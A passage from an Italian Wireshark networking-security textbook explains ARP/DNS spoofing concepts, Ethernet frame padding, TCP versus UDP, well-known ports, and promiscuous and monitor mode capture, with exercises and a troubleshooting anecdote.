Il pericolo è ovvio e le competenze richieste sono minime. Con il gran numero di strumenti disponibili, con tanto di GUI a prova di stupido, anche il dipendente insoddisfatto senza grandi conoscenze tecniche può dirottare le richieste per divertimento o per profitto.

Qual è la differenza fra spoofing e poisoning? L'ordine degli eventi. Spoofing è rispondere a una richiesta corretta con una risposta maligna, poisoning è inviare le informazioni cattive in anticipo. L'intento del poisoning in anticipo è mettere in cache il

reindirizzamento, senza che ci sia bisogno dell'invio di una richiesta da intercettare.

Quali protocolli hanno il ruolo del banco del negozio? Due bersagli facili sono l'Address Resolution Protocol (ARP) e il Domain Name System (DNS). ARP risponde indicando quale indirizzo MAC del livello 2 è associato a un indirizzo IP noto. La risoluzione del DNS, analogamente, indica quale indirizzo IP sia associato a un nome di dominio noto (`esempioURL.com` o `mailserver.azienda.com`).

Richieste e risposte ARP e DNS avvengono senza autenticazione, senza validazione e in genere sarebbero da controllare manualmente. Per motivi di prestazioni, le nuove informazioni normalmente vengono salvate, addirittura sovrascrivendo informazioni valide, ancora non scadute. Lo spoofing quindi è facilissimo, ma per fortuna esistono strumenti che permettono di rilevarlo quasi con la stessa facilità.

Nel Capitolo 6 usiamo Wireshark per tracciare la sequenza e i tempi degli attacchi e per vedere come rilevarli.

Analisi di pacchetti e protocolli

Abbiamo ripassato, in questo capitolo, il modello OSI e i suoi sette livelli. Abbiamo visto poi un esempio di flusso di lavoro, con i dati (un file di immagine) che attraversavano i diversi livelli, dall'applicazione alla rete. Anche se i concetti dovrebbero esservi ormai ben noti, il modello rimane ancora piuttosto astratto.

Per quanto riguarda l'analisi dei protocolli, è essenziale una comprensione chiara. Per la maggior parte dei professionisti della sicurezza il modello OSI è chiaro, ma resta astratto per la maggior parte delle attività lavorative. Come abbiamo già detto in una sezione precedente, in Wireshark i livelli OSI sono indicati chiaramente dai dettagli dei pacchetti.

Rispetto ai livelli OSI, è utile capire quanto siano fisicamente vicini (o distanti) i livelli 2 e 3 per i pacchetti che ispezionate. Il livello 2 è ovviamente l'indirizzo MAC, mentre il livello 3 è l'indirizzo IP. E quale parte di questo pacchetto vi dice dove è stata effettuata la cattura? Ricordate l'esempio precedente del flusso, quando abbiamo evidenziato gli indirizzi IP di destinazione e origine, chiedendoci quali fossero la destinazione finale e la prima origine del pacchetto? Mentre il pacchetto salta da router a router, gli indirizzi IP non mutano, mentre a ogni salto cambiano gli indirizzi MAC. A ogni salto successivo, il router richiederà di scoprire (o la sua cache già sa) quale indirizzo MAC successivo porterà il pacchetto più vicino alla sua destinazione finale. Perciò, tenendo presente l'indirizzamento dei livelli 2 e 3, quale è più locale e quale più globale? Sì, l'indirizzo del livello 2 riguarda solo la sottorete locale, mentre l'indirizzamento del livello 3 rimane coerente dall'origine alla destinazione. L'unica eccezione è NAT: in quel caso, l'indirizzo di rete viene tradotto o modificato nell'attraversamento di quel confine.

La storia di un'analisi di protocollo

Spesso si usa Wireshark per dimostrare che cosa il problema *non* è. Per esempio, quando gli sviluppatori (o i loro capi) lamentano che la rete è intermittente o, peggio, quando qualcuno sospetta che ciò che non va siano gli standard RFC di rete, come dimostrato da qualche applicazione di recente sviluppo.

Normalmente, quando una nuova applicazione fa pensare che una rete stabile sia guasta, è improbabile che il guasto stia nell'hardware di rete, vero? Andate con i piedi di piombo e tenete pronto Wireshark. Qui vediamo anche un esempio di quanto sia importante raccogliere, come prima cosa, la maggior quantità possibile di informazioni.

Supponiamo che gli sviluppatori dell'applicazione vi dicano di aver codificato un nuovo modo per inviare verifiche di "heartbeat" fra nodi di server cluster. Aggiungono che dovreste essere contenti, perché i loro pacchetti sono leggerissimi, pesano solo 30 byte, e così risparmiano preziosa larghezza di banda. (Grazie, grazie!) Ma, aggiungono, qualcosa non va e sembra che la vostra rete sia rotta. I pacchetti "heartbeat" non attraversano la rete.

Poiché conoscete abbastanza bene Ethernet da sapere che i frame di livello 2 normalmente sono costituiti da un minimo di 64 ottetti, già avete molti dubbi su quel risparmio di larghezza di banda. A titolo di ripasso, i frame Ethernet al livello 2 includono (con il relativo numero di bit):

- un preambolo (56 bit = 7 ottetti);
- un delimitatore di inizio frame (8 bit = 1 otteto);
- un indirizzo MAC di destinazione (48 bit = 6 ottetti);
- un indirizzo MAC di origine (48 bit = 6 ottetti);
- campo lunghezza/tipo (16 bit = 2 ottetti);
- ciò che sta dentro il frame di livello 2 (i restanti ottetti da 46 a 1500);
- imbottitura: tanti "zero" quanti necessari per riempire;
- Frame Check Sequence o FCS (32 bit = 4 ottetti).

Il motore di cattura di Wireshark include le informazioni al livello 2, tuttavia non raccoglie né preambolo né FCS. Per i frame in uscita, li cattura prima che venga accodato FCS; per quelli in ingresso, li cattura dopo che FCS è stato eliminato.

Wireshark raccoglie questi frame in modo diverso a seconda che siano in uscita o in ingresso.

Nella Figura 3.4, le dimensioni del pacchetto sono visibili in vari punti: sotto la colonna della lunghezza nel riquadro *Packet List* e nel primo sottoalbero nel pannello *Packet Details*.




Figura 3.4 Un piccolo frame di livello 2 in ingresso.

Se i pacchetti in arrivo sono di piccole dimensioni, come in questo caso una richiesta ARP e i dati, che non soddisfano le dimensioni minime di 64 byte, viene aggiunta una “imbottitura” per arrivare alla lunghezza minima. Notate che preambolo e FCS sono già stati eliminati. I bit dell’indirizzo MAC di destinazione (evidenziati) sono i primi bit visibili nel riquadro *Packet Bytes*. Data l’imbottitura Ethernet di 18 byte, questo frame è indicato come “60 bytes on wire”.

Fate il confronto con la Figura 3.5, dove il pacchetto in uscita è ancora più piccolo, “54 bytes on wire”. Come mai? Per i frame in uscita, Wireshark li cattura prima che venga accodato FCS, e prima dell’aggiunta dell’eventuale imbottitura (per raggiungere la lunghezza minima del frame). Per questo pacchetto in uscita (un piccolo pacchetto TCP), quindi, Wireshark vede come lunghezza solo 54 ottetti. Prima che il frame vada sulla rete viene aggiunta l’imbottitura, poi viene calcolato FCS e il frame viene spedito.




Figura 3.5 Un frame di livello 2 ancora più piccolo in uscita.

Richiamare CSMA/CD

Stiamo ancora esaminando la nostra storia di analisi di protocollo. All'improvviso, vi viene in mente qualcosa che avete studiato tanto tempo fa, a proposito della tecnologia Ethernet. Vi ricordate di qualcosa chiamato *Carrier Sense Multiple Access / Collision Detection* (CSMA/CD). Anche se CSMA/CD è sepolto molto in profondità nella vostra memoria, ricordate che riguardava le schede di rete che negoziavano in modo che i bit in rete non si scontrassero fra loro. Incidentalmente: Wireshark non cattura e non presenta quel traffico di auto-negoziazione, perciò da qui non arriva alcun aiuto. Ma vi è venuto in mente il CSMA/CD, perché, quando un frame è lungo meno di 64 ottetti, il dispositivo di rete ricevente assume che si tratti solo di un frammento, e che sia la prova di una collissione. Ricordate che cosa succede a quei frammenti? Vengono *scartati*.

Dunque, avete tutte le informazioni preliminari che potevate raccogliere e avete a disposizione tutte le vostre conoscenze e tutta la vostra pratica. È il momento giusto per lanciare Wireshark.

Considerando le dimensioni dei pacchetti “heartbeat”, immaginate che potrebbero non essere considerati validi quando vengono ricevuti da una macchina, perciò decidete di eseguire Wireshark su un sistema per catturare i pacchetti *come vengono spediti*.

Certo, Wireshark vede i pacchetti inviati. Ovviamente, il protocollo non è compreso da alcun dissettore (ne parleremo più avanti), ma vedete i piccoli frame, completi delle informazioni corrette del livello 2.

Confermate il vostro sospetto catturando adesso il traffico per strada e poi sulla macchina che dovrebbe ricevere i pacchetti heartbeat, ma no, non li riceve.

Qual è la soluzione per gli sviluppatori dell’applicazione? Inserire abbastanza imbottitura nei loro pacchetti. Gli zero vanno bene, purché siano sufficienti ad aumentare le dimensioni del frame al minimo richiesto da Ethernet di 64 ottetti (li vedrete come “54 octects on wire” quando effettuerete nuovamente il test). Ammesso che il resto dello sviluppo sia corretto, il pacchetto dovrebbe viaggiare lungo la rete fino alla sua destinazione.

La rara pistola fumante

L’esempio precedente è andato piuttosto liscio, forse fin troppo liscio, date le premesse.

Sapete già che non potete confidare che le analisi nella vita reale abbiano un andamento tanto lineare. Come tutti, naturalmente, avrete idee che evolvono su quello che succede, quel che può andare storto, quello che dovete prendere in considerazione e quello che dovete trascurare. Come qualunque analista in qualsiasi campo e con qualsiasi strumento di indagine, la sfida principale sarà capire quali cose si possono tranquillamente escludere e dove andare a scavare più a fondo.

In generale, l’esperienza paga, ma può anche introdurre delle distorsioni, che non sono altrettanto utili. Nell’analizzare il traffico in Wireshark il vostro giudizio verrà messo alla prova da quello che vedrete. Nel leggere i pacchetti l’esperienza, le conoscenze e le distorsioni influenzano il modo in cui interpretate l’elenco dei pacchetti: succede a chi è alle prime armi come ai veterani. La differenza è casomai che l’analista esperto non si aspetta di trovare la “pistola fumante” senza essere distratto un po’ di volte da altre scoperte. Semplicemente è troppo raro trovare la radice del problema rapidamente o trovarla con una sola cattura da una sola postazione.




Figura 3.6 Un ARP ingiustificato.

Prendete la Figura 3.6, per esempio. Wireshark ha catturato un pacchetto ARP ingiustificato, che potrebbe essere una richiesta o una risposta ARP. Dopo aver parlato di spoofing ARP, la vista di un ARP ingiustificato dovrebbe far nascere qualche sospetto. Supponiamo che abbiate visto questo insieme ad altri pacchetti simili in una traccia, mentre indagavate sulla ripetuta uscita offline del servizio legittimo. Può darsi che questo pacchetto sembri la pistola fumante ma, nella maggior parte delle reti, gli ARP si possono presentare per molti

motivi diversi: per esempio, un nodo di cluster cambia IP, un desktop scopre un IP duplicato o addirittura una stazione di lavoro si riavvia e informa tutti che MAC è di nuovo attivo.

È più comune che si debba catturare traffico da punti diversi della rete, specialmente quando si effettua la diagnosi di problemi legati a connettività, prestazioni o altri problemi che non si possono classificare fino a che non li si approfondisce abbastanza. Immaginate dei clienti che hanno problemi con un server di applicazione e vi chiedono di indagare. Già nella prima chiacchierata, scoprite che esistono un front-end web, un middle-tier e un server di database back-end. Dove sta il problema? Con tutta probabilità lancerete Wireshark in più punti.

Porte e protocolli

Salendo lungo la pila dei livelli di rete, arriviamo al livello di trasporto. Le parti forse più note di questo livello sono i numeri di porta e i due protocolli più diffusi che li servono. Sarà utile spendere qualche parola su questi protocolli e sulle loro relazioni in Wireshark.

TCP e UDP

Sia TCP che UDP sono usati per trasmettere messaggi, si basano su una porta di origine e una porta di destinazione (creando una socket) ed eseguono un certo livello di verifica degli errori. Al di là di questo, i due protocolli sono molto diversi. Ricordate qualcuna delle differenze fondamentali?

- TCP crea una connessione prima che venga inviato qualsiasi messaggio, mentre UDP no.
- UDP è molto più veloce, leggero, e non si interessa se il pacchetto raggiunge la destinazione.

- Entrambi controllano gli errori mediante somme di controllo, ma UDP non risolve gli errori. TCP comprende anche il recupero dagli errori, grazie agli acknowledgment.

Prima di inviare dati effettivi, TCP stabilisce una connessione. Il famoso *handshake* a tre vie (tre pacchetti) è rappresentato nella Figura 3.7.




Figura 3.7 L’handshake a tre vie di TCP.

Come si vede nella Figura 3.7, TCP è orientato alla connessione e come prima cosa stabilirà una connessione mediante handshake a tre vie fra i due sistemi: un SYN, un SYN-ACK in risposta, poi un ACK di conferma. Solo dopo questi tre passaggi viene inviato un pacchetto di messaggio o un flusso di vari pacchetti. (Incidentalmente, avete notato l’handshake a tre vie nella prima figura del capitolo, la Figura 3.1?)

TCP si usa quando un servizio richiede affidabilità, controllo e risoluzione degli errori, controllo del flusso e pacchetti in sequenza. UDP è solo un “fai del tuo meglio”, spedisci e scordatene. Fondamentalmente, ogni applicazione o servizio usa l’uno o l’altro, TCP o UDP.

Una eccezione importante è il protocollo DNS, che usa regolarmente entrambi, in base alle esigenze di prestazioni o di affidabilità. Quando si tratta di interrogazioni DMS (Dov’è quel server? Dov’è quel sito web?), l’interrogazione viene spedita rapidamente mediante UDP. Se dopo qualche secondo non è ancora arrivata una risposta, viene spedita di nuovo. Non hanno senso gli

handshake a tre vie con tante interrogazioni da seguire. I database però devono rimanere accurati e con il massimo di sicurezza. L'affidabilità giustifica quindi il costo di TCP. Questo rende divertenti da seguire le catture di pacchetti DNS, con tutto quello che esce dalla porta 53/udp e 53/tcp, il che ci porta alla sezione seguente.

Porte ben note

Se il protocollo TCP è il messaggio, il numero di porta è la cassetta postale a cui il messaggio è inviato. Il tipo di messaggio da consegnare è ciò che determina a quale porta inviare il messaggio.

Un'interrogazione DNS a proposito di un sito web? UDP alla porta 53.

Una richiesta di dati al server HTTP? TCP alla porta 80.

Dovete accedere al server web della vostra banca? TCP alla porta 443.

Volete scaricare la posta dal web? TCP alla porta 110. Inviarla? TCP alla porta 25.

Per farla breve, per qualsiasi sistema con servizi in esecuzione, l'idea comune è connettersi a quel sistema al numero di porta previsto. Queste porte sono così ben stabilite, che sono chiamate *porte ben note* (*well-known ports*). Il numero di porta è scritto nella forma "TCP porta 80" o "80/tcp": due modi standard per indicare la stessa cosa.

Se, pensando alla sicurezza, vi viene da chiedervi: "Questo rende il servizio altrettanto ben noto e vulnerabile?", la risposta è no, deve essere disponibile per l'uso. Non c'è sicurezza nell'oscurità. Se, per esempio, avete configurato il *vostro* server DNS perché ascolti sulla porta 118 invece che sulla 53, tutte le interrogazioni finiranno alla 53/udp chiusa, e resteranno senza risposta (e magari i database SQL si sentiranno meno speciali).

Le porte ben note sono quelle dalla 0 alla 1024. Quelle dalla 1025 alla 49151 sono chiamate *porte registrate*, quelle dalla 49152 in poi *porte dinamiche*. A noi interessano realmente quelle ben note, dal lato server o dell'ascolto. Non elencheremo qui centinaia o migliaia di numeri di porta con i relativi servizi: potete cercare online "well-known ports" e troverete molti elenchi disponibili.

Wireshark ovviamente conosce le porte ben note e associa i protocolli ai numeri di porta che vede nei pacchetti. Così, quando viene catturato un pacchetto con porta di destinazione 80, Wireshark lo presenterà nel pannello *Packet List* con "HTTP" nella colonna del protocollo. Questa è la configurazione di default, ma non è fissa né bloccata. Sotto la voce *Preferences*, si può dire a Wireshark di non risolvere automaticamente quei protocolli in base al numero di porta e gli si può dire quali specifici numeri di porta assegnare a un protocollo - certamente una cosa da modificare se l'applicazione interna della vostra azienda usa la stessa porta registrata di un famoso pezzo di malware.

Riepilogo

Abbiamo affrontato vari temi, relativi a sicurezza, networking e analisi dei protocolli, integrando l'analisi con qualche esempio e qualche problema risolto. Per quanto riguarda le reti, abbiamo rivisto il modello OSI: questo modello è utilizzato nell'articolazione dei sottoalberi nel pannello *Packet Details* di Wireshark. Sempre a proposito di reti, abbiamo descritto le varie opzioni di rete per le macchine virtuali.

Abbiamo trattato qualche aspetto della sicurezza in riferimento a Wireshark, in particolare la confidenzialità e il modo in cui Wireshark si presta a essere usato come sistema di rilevamento delle intrusioni o

come cacciatore di malware. Abbiamo anche parlato di spoofing e poisoning, in vista di un futuro esercizio.

Infine, abbiamo trattato alcuni aspetti dell'analisi dei protocolli. Dopo aver esaminato un esempio di analisi di un problema, abbiamo avvertito che Wireshark raramente trova con altrettanta rapidità la "pistola fumante". Altri aspetti essenziali che abbiamo affrontato sono alcune porte ben note e le differenze fra i protocolli TCP e UDP.

Nel Capitolo 4 approfondiremo la cattura, registrazione e memorizzazione di tracce di rete.

Esercizi

1. Aprite Wireshark e iniziate una cattura. Navigate un po' con il vostro browser web. Terminate la cattura. Potete individuare l'handshake a tre vie?
2. Impostate due macchine virtuali in VirtualBox, con gli adattatori in modalità *Host-only*. Verificate che gli indirizzi IP siano sulla stessa sottorete. Potete effettuare un ping fra di esse? Ciascuna può effettuare un ping all'host?
3. Preparate le stesse due macchine virtuali, ma con gli adattatori impostati alla modalità *Internal* (e con lo stesso nome di rete). Ora possono inviarsi a vicenda un ping? O all'host? Se eseguite Wireshark sul vostro host, vedete del traffico fra le VM?

Cattura dei pacchetti

In questo capitolo vedremo come in Wireshark si catturano e si gestiscono i pacchetti. Potrebbe sembrare un argomento troppo semplice per dedicargli un intero capitolo, ma Wireshark offre una tale flessibilità nella gestione dei file di cattura che poche pagine non bastano. Parleremo anche dell'interpretazione che avviene fra la cattura e quello che viene mostrato nella GUI. Anche il modo in cui lo strumento interpreta i pacchetti, ovvero come li "disseziona", è brillante e adattabile.

Parleremo della cattura di pacchetti sotto vari sistemi operativi, e anche di come gestire le sfide di una rete commutata. Con una breve introduzione a TShark, catturerete pacchetti sia con la GUI che con la riga di comando.

Catturati i pacchetti, passiamo alla gestione dei file di cattura. Wireshark offre varie opzioni per il salvataggio e la gestione delle catture, in base al tempo, alle dimensioni o addirittura al numero dei pacchetti. Parleremo dei potenti interpreti che sono alla base di Wireshark, i dissettori, che consentono a Wireshark di contestualizzare i bit e byte grezzi che passano per la rete, decodificandoli e visualizzandoli in una forma che sia dotata di significato per l'analista umano. Vedremo come Wireshark assegna colori ai pacchetti per renderne più evidente il significato, e come sia possibile modificare i colori in base alle proprie esigenze.

Infine, presentiamo un paio di risorse piene di file di cattura da studiare, nell'eventualità che la vostra rete non sia abbastanza attiva. In realtà, se siete al lavoro o su una rete pubblica, la cattura del traffico può essere una violazione delle norme. I file di cattura pubblicati online, d'altra parte, sono ottimi per lo studio, perché spesso hanno dimensioni sufficienti per contenere tutti i pacchetti rilevanti ma sono già ripuliti dai dati non pertinenti.

Sniffing

Sniffing è il termine colloquiale che si usa per indicare la cattura di dati dalla rete. Alla lettera significa "fiutare" e, come un cane che fiuta per individuare una pista, noi fiutiamo la rete per individuare pacchetti. In generale, quando diciamo che catturiamo dati dalla rete, intendiamo riferirci alla registrazione degli 1 e 0 che si propagano in qualche mezzo fisico. Le macchine sono in grado di dare un senso a quegli 1 e 0, ma noi umani abbiamo bisogno di un po' di aiuto, ed è qui che arrivano in soccorso strumenti come Wireshark. Per analizzare un protocollo di rete, dovete prima catturare del traffico, cosa che si può fare in molti modi; qui vedremo un po' di sniffing di base su una rete commutata.

Come abbiamo già visto in precedenza, normalmente potete vedere solo il traffico di rete che ha origine da voi, che è destinato a voi, o che è traffico broadcast. Almeno, la vostra scheda di rete sa di non dover considerare il traffico che non riguarda il vostro sistema. Per lo sniffing e la cattura di traffico non rilevante per il vostro sistema è necessaria una modalità speciale.

Modalità promiscua

Normalmente un sistema “si interessa” solo dei pacchetti che gli sono pertinenti. Quando la scheda o il driver di rete riceve un pacchetto che non ha il suo indirizzo, il pacchetto viene lasciato andare e il sistema operativo non ne sa nulla. Nel contesto dei livelli OSI di cui abbiamo parlato, i pacchetti vengono lasciati andare al livello più basso possibile, il livello 2. Non appena l’indirizzo MAC stabilisce che il pacchetto non ha nulla a che fare con l’host, il pacchetto viene lasciato andare. Certo non vi è alcun motivo per impegnare risorse gestendolo a livelli più alti della pila, no? Ma è solo il traffico locale quello che volete vedere?

A seconda della vostra configurazione di sniffing, potreste voler avere un modo per disabilitare questo comportamento e avere visibilità su tutti i pacchetti che raggiungono la vostra interfaccia di rete. I driver di rete supportano questo comportamento con una impostazione definita *modalità promiscua*. Quando è abilitata questa modalità, la scheda di rete accetta tutti i pacchetti che vede e li passa lungo la pila di rete, consentendone la cattura da parte di Wireshark.

Torniamo al livello 2. Su una rete Ethernet cablata commutata, l’host vede ben poco traffico al di là di quello pertinente al sistema locale. Ricordate che uno switch sa quali indirizzi MAC stanno dietro ogni porta e perciò non inoltra alla vostra macchina pacchetti destinati ad altri host. Solo se parecchie macchine sono collegate a un hub (nessuna discriminazione del traffico al livello 2) fra voi e lo switch più vicino, la modalità promiscua presenterà del traffico da più macchine. Se c’è una macchina per porta switch, la modalità promiscua rivelerà pochissimo di più.

Lo sniffing passivo è tutt’altro che passivo

Qualcuno potrebbe pensare che essere in modalità promiscua sia un semplice sniffing passivo, non rilevabile, ma sbaglierebbe. La presenza

di un sistema di monitoraggio di rete in modalità promiscua è rilevabile in vari modi. Uno si basa sul fatto che la vostra interfaccia di rete fa gli straordinari, elaborando *tutti* i pacchetti, e non solo quelli rilevanti per l'host. Se qualcuno è "a caccia" di sniffer di rete, per esempio, manda un ping a tutti gli host e analizza con attenzione il tempo di risposta, gli sniffer possono essere esposti semplicemente perché sono i più lenti. Anche se la differenza temporale effettiva è solo di poche centinaia di millisecondi, saranno sempre i più lenti.

Esistono anche altri modi per individuare macchine che "sniffano", al di là delle semplici prestazioni. Alcuni strumenti di cattura di rete rispondono alle risposte ARP in un modo rilevabile. Un altro modo è se il dispositivo di cattura deve risolvere un indirizzo IP al suo nome DNS (cosa che Wireshark farà, se volete). Inviando traffico con un indirizzo IP "flag falso", solo uno sniffer di rete cercherebbe di risolverlo, perciò la squadra di rilevamento si accorgerebbe della sua esistenza. Diventa rapidamente un gioco a gatto e topo, e bisogna prendere ulteriori misure, se l'obiettivo delle vostre attività di sniffing è rimanere il più invisibili possibile. Come rimanere invisibili va al di là degli scopi di questo libro, e come evadere il rilevamento di NIC promiscui è un esercizio che lasciamo al lettore.

Modalità promiscua e modalità monitor

Forse avrete sentito già queste due espressioni, magari usate in modo intercambiabile. La modalità monitor equivale allo sniffing, ma il termine si applica solo allo sniffing *wireless*. Un'interfaccia che sniffa tutti i pacchetti su una rete cablata è in modalità promiscua.

Nel contesto wireless, c'è una grande differenza fra catturare traffico wireless in modalità promiscua e farlo in modalità monitor. Catturare traffico wireless in modalità promiscua significa effettuare lo sniffing del traffico mentre si è associati a un punto di accesso (AP, *access*

point). Come nella modalità promiscua per le reti cablate, vedete tutto il traffico destinato al vostro host e anche ad altri, e tutto il traffico che si vede passa attraverso l'AP della WLAN a cui voi e quegli altri host siete in quel momento collegati.

La modalità monitor, invece, significa sniffing di tutto il traffico, da tutti i punti di accesso. In quell momento non siete connessi o associati a un AP. Vedete tutto il traffico wireless trasmesso, almeno nella misura in cui lo consente l'intensità del segnale RF e nella misura in cui lo può rilevare la vostra antenna. In effetti, questo vale per lo sniffing di traffico wireless in entrambe le modalità operative definite dallo standard 802.11: modalità infrastruttura (dispositivi connessi a un AP) e modalità *ad hoc* (dispositivi connessi l'uno all'altro senza un AP).

Avviare la prima cattura

Per iniziare lo sniffing, lanciate Wireshark e cercate la sezione di cattura nella schermata principale. Se appare sostanzialmente come nella Figura 4.1, siete a posto. Se mostra un messaggio di errore, in cui dice di non essere in grado di trovare interfacce su cui catturare, verificate le istruzioni di configurazione all'inizio del libro.

Per una cattura di base sull'interfaccia cablata, le opzioni di defaul vanno bene; perciò semplicemente fate clic su *eth0/em1* in Linux o su *Local Area Connection* in Windows, in modo che sia evidenziata, poi fate clic su *Start*. Per default, questo imposta l'interfaccia selezionata sulla modalità promiscua (ne riparleremo più avanti) e avvia l'ascolto del traffico.

Figura 4.1 L'elenco Capture Interfaces.

NOTA

Catturare come superuser (root/Administrator) non è una buona idea, per motivi di sicurezza. Poiché Wireshark esegue l'analisi sintattica di una grande quantità di dati non fidati, è esposto a vulnerabilità di corruzione della memoria, che potrebbero portare all'esecuzione di codice. Non volete ritrovarvi con la vostra macchina per l'analisi colpita da un attaccante che invia dati maligni attraverso la rete! Eseguire l'operazione come utente con meno privilegi riduce l'impatto, nel caso venga eseguito del codice remoto. Wireshark vi avverte in proposito all'avvio, fornendovi anche un collegamento alla documentazione su come eseguire una cattura come utente con meno privilegi (vedi la Figura 4.2).

